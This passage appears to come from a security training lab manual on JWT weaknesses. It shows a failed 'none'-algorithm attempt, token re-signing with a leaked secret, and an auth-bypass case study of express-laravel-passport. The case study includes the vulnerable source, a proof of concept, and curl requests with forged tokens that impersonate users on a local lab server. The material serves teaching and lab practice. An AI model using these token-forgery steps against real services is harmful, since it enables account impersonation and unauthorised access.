

Fig.: JWT tokens Decoded

Let's try to simply modify it like last time to make the "alg" to "none" and "email" to "admin@gmail.com" and see what happens. If you forward the request, you can see the request failed with the message "Failed to authenticate token.". So the "none" algorithm attack won't work here. This is because the program properly verifies the incoming token:

https://t.me/learningnets

Filename:
auth/VerifyToken.js

Code:

```
var jwt = require('jsonwebtoken'); // used to create, sign, and verify tokens
var config = require('../config'); // get our config file

function verifyToken(req, res, next) {
 [...]
  jwt.verify(token, config.secret, function(err, decoded) {
    if (err)
      return res.status(500).send({ auth: false, message: 'Failed to authenticate
token.' });

    // if everything is good, save to request for use in other routes
    req.email2 = decoded.email;
    next();
  });
}
```

Now, assume that as an attacker we got the secret which got leaked somehow (may be from Github ?) and we know the secret string used in the server is “supersecret”. If this is the case, we can actually provide this key to our Burp Suite plugin and it will resign the updated payload with the secret !



Fig.: Recalculating signature based on the known secret

Forward the request and this time we can see that without knowing the credentials of the admin, we were able to generate a JWT token and impersonate the user. Hence keeping the secret key secure is one of the most important tasks while working with JWT.

https://t.me/learningnets

Case Study: express-laravel-passport Auth Bypass

Introduction

express-laravel-passport[3] is an authentication middleware which utilizes JWT tokens for Authentication. A vulnerability exists in the package where it does not validate the JWT token sent by the user thereby allowing us to modify payload within the token.

Due to the token being not validated at the server side, it provides us with an opportunity to forge a user's identity by changing the information within the token's payload that is used to authenticate the client.

Before proceeding with the lab, let's install and configure the vulnerable version of the library (which is pre-installed in the lab VM: *~/labs/part1/lab6/express_laravel_jwt*):

Commands:

```
cd ~/labs/part1/lab6/express_laravel_jwt
node index.js
```

If you are not using the lab VM, you can install using the below commands:

Commands:

```
mkdir -p ~/labs/part1/lab6/express_laravel_jwt
cd ~/labs/part1/lab6/express_laravel_jwt
npm install express sqlite3 sequelize@4.32.7 express-laravel-passport@1.1.2
```

Once installed, you can see the source code of the library within the node_modules directory under the package name.

Lack of signature validation of JWT tokens

Let's explore the source code and see how the package authenticates the user and the JWT token. A good place to start exploring the source code is the main "index.js" file.

Filename:
node_modules/express-laravel-passport/src/index.js

[3] https://www.npmjs.com/package/express-laravel-passport

https://t.me/learningnets

Code:

```
const jwt = require('jsonwebtoken');

module.exports = function (sequelize) {
  const OauthAccessToken = require('./OauthAccessToken')(sequelize);

  return async function passport_middleware(request, response, next) {
    const { headers } = request;
    if (headers.authorization) {
      const authorization = headers.authorization;
      const comp = authorization.split(' ');
      if (comp.length == 2 && comp[0] == 'Bearer') {
        const token = comp[1];
        const { jti } = jwt.decode(token);

        const access_token = await OauthAccessToken.findById(jti);
        request.user_id = access_token.user_id
      }
    }
    next();
  }
}
```

So, basically the program reads the header named “authorization” and splits it using the space into an array with 2 values before and after space. The program then checks if the initial value in the array is “Bearer” and if so the token is taken as the 2nd value in the array and is directly decoded !!

So, the problem here is, the token is directly decoded with “jwt.decode” but there is no “jwt.verify()” function call. This means that there is no signature validation at all and any random user can change the “payload” within the token and the server will happily accept it !

Let’s take a look at the proof of concept[4] from the original author of this bug:

Code:

```
const express = require('express')
const Sequelize = require('sequelize')
const passport = require('express-laravel-passport')
```

[4] https://hackerone.com/reports/748214

```
// create inmemory Sqlite DB for testing purposes
const sequelize = new Sequelize('database', 'username', 'password', {dialect:
'sqlite'})

// init express
const app = express()
const port = 3000

// create instance of `express-laravel-passport`
const passportMiddleware = passport(sequelize)

// create db Model that simulates structure required for `express-laravel-passport` to
work properly
const Model = sequelize.define('oauth_access_tokens', {
  user_id: Sequelize.INTEGER
}, {
  timestamps: false
});

// create DB
sequelize.sync()
  // put some test data to DB
  .then(() => Model.bulkCreate([{user_id:1},{user_id:2},{user_id:3}]))
  // run the express app with `express-laravel-passport` as middleware
  .then(() => {
    app.get('/', passportMiddleware, (req, res) => {
      const user_id = req.user_id;
      if (user_id) {
        res.send(`logged in as: ${user_id}\n`)
      } else {
        res.send('not logged in\n')
      }
    })

    app.listen(port, () => console.log(`Example app listening on port ${port}!`))
  })
```

The code is very simple where it uses the “express-laravel-passport” as the middleware. In a given request, it tries to read the user_id parameter from the JWT token passed onto it. Since we know that the signature is not verified at the server side, we can generate a random JWT token signed with some key and the server should accept it !

https://t.me/learningnets

An interesting website to analyze JWT tokens is https://jwt.io/ where we can encode/decode tokens. Let's visit the website and construct a JWT which has a "jti" param in the payload with value "1".

Command:

```
# On lab VM, this code will be available by default. If using a custom VM
# save the proof of concept in a file named index.js within the same directory
node index.js #run the code
```

Output:

```
sequelize deprecated String based operators are now deprecated. Please use
Symbol based operators for better security, read more at
[...]
Example app listening on port 3000!
```

Let's create a sample JWT token from jwt.io and pass it as a header to our running program:



Fig.: Generating a JWT token with jti as "1"

Let's copy the generated payload and then send it to the server to see what happens:

Commands:

```
curl -H "Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJqdGkiOiIxIn0.b2ZRg4TRgD_0aNaHGHU1ge2qA0
x0FvBbHwzrx73pqFk" http://localhost:3000
```

Output:

```
logged in as: 1
```

This means we logged in as “1” !! We can simply modify the JTI parameter and login as any user ! Let’s use jwt.io again and this time give the value as “2” but let’s keep the same signature as “1”.



Fig.: Generating a JWT token with jti as “2”

JWT token:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJqdGkiOiIyIn0.b2ZRg4TRgD_0aNaHGHU1ge2qA0x
0FvBbHwzrx73pqFk
```

Notice that even though we changed the value to 2, we manually replaced the signature of “2” with the signature of “1” which we got above.

https://t.me/learningnets

Command:

```
curl -H "Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJqdGkiOiIyIn0.b2ZRg4TRgD_0aNaHGHU1ge2qA0
x0FvBbHwzrx73pqFk" http://localhost:3000
```

Output:

```
logged in as: 2
```

We can see that it works fine which means we can conclude that the JWT token verification is not happening at the server side !